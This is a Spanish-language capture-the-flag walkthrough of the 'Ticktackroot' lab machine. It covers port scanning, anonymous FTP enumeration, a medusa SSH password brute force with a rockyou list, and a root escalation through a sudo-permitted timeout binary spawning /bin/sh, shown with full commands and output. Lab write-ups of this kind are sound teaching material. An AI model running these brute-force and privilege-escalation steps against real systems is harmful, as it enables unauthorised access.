
# TICKTACKROOT

## CONECTIVIDAD


```
ping -c1 192.168.0.14
```



```
└─# ping -c1 192.168.0.14
PING 192.168.0.14 (192.168.0.14) 56(84) bytes of data.
64 bytes from 192.168.0.14: icmp_seq=1 ttl=64 time=3.43 ms

─── 192.168.0.14 ping statistics ───
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.434/3.434/3.434/0.000 ms
```

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.14 -T 5
```



```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.14 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 03:27 EST
Warning: 192.168.0.14 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.14
Host is up (0.0016s latency).
Not shown: 46255 filtered tcp ports (no-response), 19277 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.49
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
|_drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
|_  256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:18:FB:22 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Puertos abiertos 21,22 y 80

Nos conectamos por FTP y vemos un directorio login

en el cual se nos brindan dos posibles usuarios.


También nos reciben con un bienvenido robin.

rafael
monica



```
└─# ftp 192.168.0.14
Connected to 192.168.0.14.
220 Bienvenido Robin
Name (192.168.0.14:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||56662|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        111          4096 Oct 07 11:18 .
drwxr-xr-x    3 0        111          4096 Oct 07 11:18 ..
-rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
226 Directory send OK.
```

puerto 80



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

**Probamos con medusa con fuerza bruta para sacar la contraseña**

**medusa -h 192.168.0.14 -u robin -P rockyou_5000.txt -M ssh | grep "SUCCESS"**


**robin/babyblue**



```
└─# medusa -h 192.168.0.14 -u robin -P rockyou_5000.txt -M ssh | grep "SUCCESS"

ACCOUNT FOUND: [ssh] Host: 192.168.0.14 User: robin Password: babyblue [SUCCESS]
```

## EXPLOTACIÓN


**Nos conectamos por el servicio SSH**



```
└─# ssh robin@192.168.0.14
The authenticity of host '192.168.0.14 (192.168.0.14)' can't be established.
ED25519 key fingerprint is SHA256:AbcLfoRO5xqCMsRNSIrZgMMbg/qvciy2F5kfxTJLfMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.14' (ED25519) to the list of known hosts.
robin@192.168.0.14's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of jue 14 nov 2024 09:32:48 UTC

  System load:  0.17              Processes:               105
  Usage of /:   51.3% of 4.93GB   Users logged in:         0
  Memory usage: 20%               IPv4 address for enp0s3: 192.168.0.14
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 3 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 15 08:45:45 2024 from 192.168.18.48
robin@TheHackersLabs-Ticktackroot:~$
```

## ESCALADA DE PRIVILEGIOS


**Buscamos permisos sudo**



```
robin@TheHackersLabs-Ticktackroot:~$ sudo -l
Matching Defaults entries for robin on TheHackersLabs-Ticktackroot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User robin may run the following commands on TheHackersLabs-Ticktackroot:
    (ALL) NOPASSWD: /usr/bin/timeout_suid
robin@TheHackersLabs-Ticktackroot:~$
```

**Consultando en https://gtfobins.github.io/gtfobins/timeout/**

**Nos hacemos root**



```
robin@TheHackersLabs-Ticktackroot:~$ sudo timeout_suid --foreground 7d /bin/sh
# whoami
root
# 
```

🖖 **Buen día.**